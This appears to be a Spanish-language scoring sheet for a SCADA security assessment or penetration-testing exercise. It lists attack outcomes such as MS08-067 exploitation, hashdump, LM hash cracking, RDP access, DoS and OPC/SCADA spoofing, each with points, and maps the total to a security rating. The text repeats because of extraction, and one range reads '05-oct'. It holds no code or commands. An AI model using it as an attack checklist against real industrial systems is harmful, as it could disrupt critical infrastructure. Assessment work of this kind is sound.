Descriptación LM credenciales	<input type="checkbox"/>	10	Acceso RDP (no Administrador)	<input type="checkbox"/>	5	Acceso RDP (Administrador)	<input type="checkbox"/>	20	Obtención de credenciales (fuerza bruta)	<input type="checkbox"/>	10	Obtención de credenciales (web browser)	<input type="checkbox"/>	5	Acceso al HMI (inicio de sesión)	<input type="checkbox"/>	10	Listado de directorios exitoso	<input type="checkbox"/>	5	Denegación de servicio (DoS)	<input type="checkbox"/>	30	OPC y falsificación SCADA	<input type="checkbox"/>	20	Otra explotación: credenciales	<input type="checkbox"/>	20	Otra explotación: remota	<input type="checkbox"/>	20	Otra explotación: no remota	<input type="checkbox"/>	5	<table border="1"><thead><tr><th>Puntaje obtenido</th><th>Seguridad del sistema SCADA</th><th></th></tr></thead><tbody><tr><td>0</td><td>Seguro</td><td><input type="checkbox"/></td></tr><tr><td>05-oct</td><td>Aceptable</td><td><input type="checkbox"/></td></tr><tr><td>&gt;10-20</td><td>Inseguro</td><td><input type="checkbox"/></td></tr><tr><td>&gt;20</td><td>Crítico</td><td><input type="checkbox"/></td></tr></tbody></table>	Puntaje obtenido	Seguridad del sistema SCADA		0	Seguro	<input type="checkbox"/>	05-oct	Aceptable	<input type="checkbox"/>	>10-20	Inseguro	<input type="checkbox"/>	>20	Crítico	<input type="checkbox"/>
Explotación	Resultado	Puntaje																																																											
MS08-067 (netapi)	<input type="checkbox"/>	10																																																											
Obtención de credenciales (hashdump)	<input type="checkbox"/>	10																																																											
Descriptación LM credenciales	<input type="checkbox"/>	10																																																											
Acceso RDP (no Administrador)	<input type="checkbox"/>	5																																																											
Acceso RDP (Administrador)	<input type="checkbox"/>	20																																																											
Obtención de credenciales (fuerza bruta)	<input type="checkbox"/>	10																																																											
Obtención de credenciales (web browser)	<input type="checkbox"/>	5																																																											
Acceso al HMI (inicio de sesión)	<input type="checkbox"/>	10																																																											
Listado de directorios exitoso	<input type="checkbox"/>	5																																																											
Denegación de servicio (DoS)	<input type="checkbox"/>	30																																																											
OPC y falsificación SCADA	<input type="checkbox"/>	20																																																											
Otra explotación: credenciales	<input type="checkbox"/>	20																																																											
Otra explotación: remota	<input type="checkbox"/>	20																																																											
Otra explotación: no remota	<input type="checkbox"/>	5																																																											
Puntaje obtenido	Seguridad del sistema SCADA																																																												
0	Seguro	<input type="checkbox"/>																																																											
05-oct	Aceptable	<input type="checkbox"/>																																																											
>10-20	Inseguro	<input type="checkbox"/>																																																											
>20	Crítico	<input type="checkbox"/>																																																											
<table border="1"><thead><tr><th>Total</th></tr></thead><tbody><tr><td> </td></tr></tbody></table>			Total																																																										
Total																																																													
<b>Otras explotaciones conseguidas (especificar nombre):</b>																																																													
_____	_____																																																												
_____	_____																																																												
_____	_____																																																												
<b>Notas finales:</b>																																																													
_____																																																													
_____																																																													
_____																																																													
_____																																																													
_____																																																													
_____																																																													
_____																																																													